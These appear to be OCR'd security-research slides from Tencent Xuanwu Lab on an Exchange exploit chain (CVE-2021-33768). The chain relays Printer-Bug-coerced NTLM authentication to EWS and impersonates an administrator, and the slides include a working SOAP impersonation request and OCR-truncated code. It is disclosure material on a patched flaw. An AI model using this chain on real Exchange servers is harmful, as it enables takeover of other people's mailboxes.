


```
internal virtual AuthZClientInfo ProcessSerializedSecurityContextHeaders(Message request)
{
    ...
    if (MessageHeaderProcessor.GetMessageHeader<SerializedSecurityContextTypeForAS>(
        request.Headers,
        "SerializedSecurityContext",
        "http://schemas.microsoft.com/exchange/services/2006/messages",
        out serializedSecurityContextTypeForAS
     ) && serializedSecurityContextTypeForAS != null)
    {
        string text = HttpContext.Current.Request.Headers["X-
        if (!string.IsNullOrEmpty(text) && SmtpAddress.IsVali
        {
            serializedSecurityContextTypeForAS.PrimarySmtpAdd
        }
        authZClientInfo = serializedSecurityContextTypeForAS.
    }
    ...
}
```

```
internal AuthZClientInfo ToAuthZClientInfo()
{
    return AuthZClientInfo.FromSecurityAccessToken(this.ToSecurityAccessToken());
}

internal SerializedSecurityAccessToken ToSecurityAccessToken()
{
    return new SerializedSecurityAccessToken
    {
        UserSid = this.UserSid,
        GroupSids = SerializedSecurityContextTypeForAS.ToSidStringAndAttributesArray(this.GroupSids),
        RestrictedGroupSids = SerializedSecurityContextTypeForAS.ToSidStringAndAttributesArray(
         this.RestrictedGroupSids),
        SmtpAddress = this.PrimarySmtpAddress
    };
}
```

EWS Impersonation

- Set UserSid in SerializedSecurityContext to impersonate other users
  - You can use LDAP or [impacket/exchanger.py]() to get UserSids



```
<?xml version="1.0" encoding="utf-8"?> <soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
<soap:Header>
  <t:RequestServerVersion Version="Exchange2016" />
  <m:SerializedSecurityContext>
    <m:UserSid>S-1-5-21-3860493963-3742860931-3732056798-500</m:UserSid>
    <m:GroupSids>
      <m:GroupIdentifier>
        <t:SecurityIdentifier>S-1-5-21-3860493963-3742860931-3732056798-500</t:SecurityIdentifier>
      </m:GroupIdentifier>
    </m:GroupSids>
  </m:SerializedSecurityContext>
</soap:Header>
<soap:Body>
  <FindFolder Traversal="Shallow" xmlns="http://schemas.microsoft.com/exchange/services/2006/messages">
    <FolderShape>
      <t:BaseShape>AllProperties</t:BaseShape>
    </FolderShape>
    <ParentFolderIds>
      <t:DistinguishedFolderId Id="msgfolderroot"/>
    </ParentFolderIds>
    <m:IndexedPageFolderView MaxEntriesReturned="250" Offset="0" BasePoint="Beginning" />
  </FindFolder>
</soap:Body>
</soap:Envelope>
```

EWS Operations

- EWS supports almost all operations supported by Outlook
  - FindFolder: Find all pre-defined and customed folders
  - FindItem: Find all items (mails for instance) in folders
  - GetItem: Read mails
  - CreateItem: Send mails
  - GetAttachment: Read mail attachments
  - UpdateInboxRules: Redirect inbox mails to other users
  - InstallApp: Install a mail app for Outlook
  - …

https://docs.microsoft.com/en-us/exchange/client-developer/web-service-reference/ews-operations-in-exchange


The Printer Bug

- Found by @tifkin_ from SpecterOps
- Print System Remote Protocol (MS-RPRN)
  - Printer Spooler Service
  - Enabled by default
- `RpcRemoteFindFirstPrinterChangeNotificationEx API`
  - `pszLocalMachine` can be set to a UNC path
  - Any domain users / computers can force REMOTESERVER$ to establish SMB connections with any machine

```
DWORD RpcRemoteFindFirstPrinterChangeNotificationEx(
   [in] PRINTER_HANDLE hPrinter,
   [in] DWORD fdwFlags,
   [in] DWORD fdwOptions,
   [in, string, unique] wchar_t* pszLocalMachine,
   [in] DWORD dwPrinterLocal,
   [in, unique] RPC_V2_NOTIFY_OPTIONS* pOptions
);
```

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

The Exploit Chain



Exchange1

XLAB\attacker

Exchange2

Printer Bug


XLAB\Exchange1$ NTLM authentication

Relay the NTLM authentication to EWS

Log in successfully as XLAB\Exchange1$

Impersonate administrator@xlab.sec

Read mails, download attachments, send mails etc.
as administrator@xlab.sec


attacker-linux
attacker-linux:8000
Incognito
Th
atta
Try:
ERR
ubuntu@attacker-linux (ssh)
⌥⌘1
⌘1
~
7%
12 GB
5.1 kB↓
0.0 kB↑
7/13, 19:43

```
ubuntu@xlab-linux:~/exp/ExchangeRelayToEWS$
```

```
ubuntu@xlab-linux:~/exp/ExchangeRelayToEWS$
```

```
[9] 0:bash*                                            "xlab-linux" 19:43 13-Jul-21
```

Patches

- The April 2021 Patch breaks the exploit chain
  - no longer allows machine accounts to log in to Exchange endpoints
- Fixed on Patch Tuesday in July and assigned CVE-2021-33768

Conclusion

A normal domain account (Domain User / Domain Computer)

+

More than one Exchange Server


=

Arbitrary Mailbox Takeover

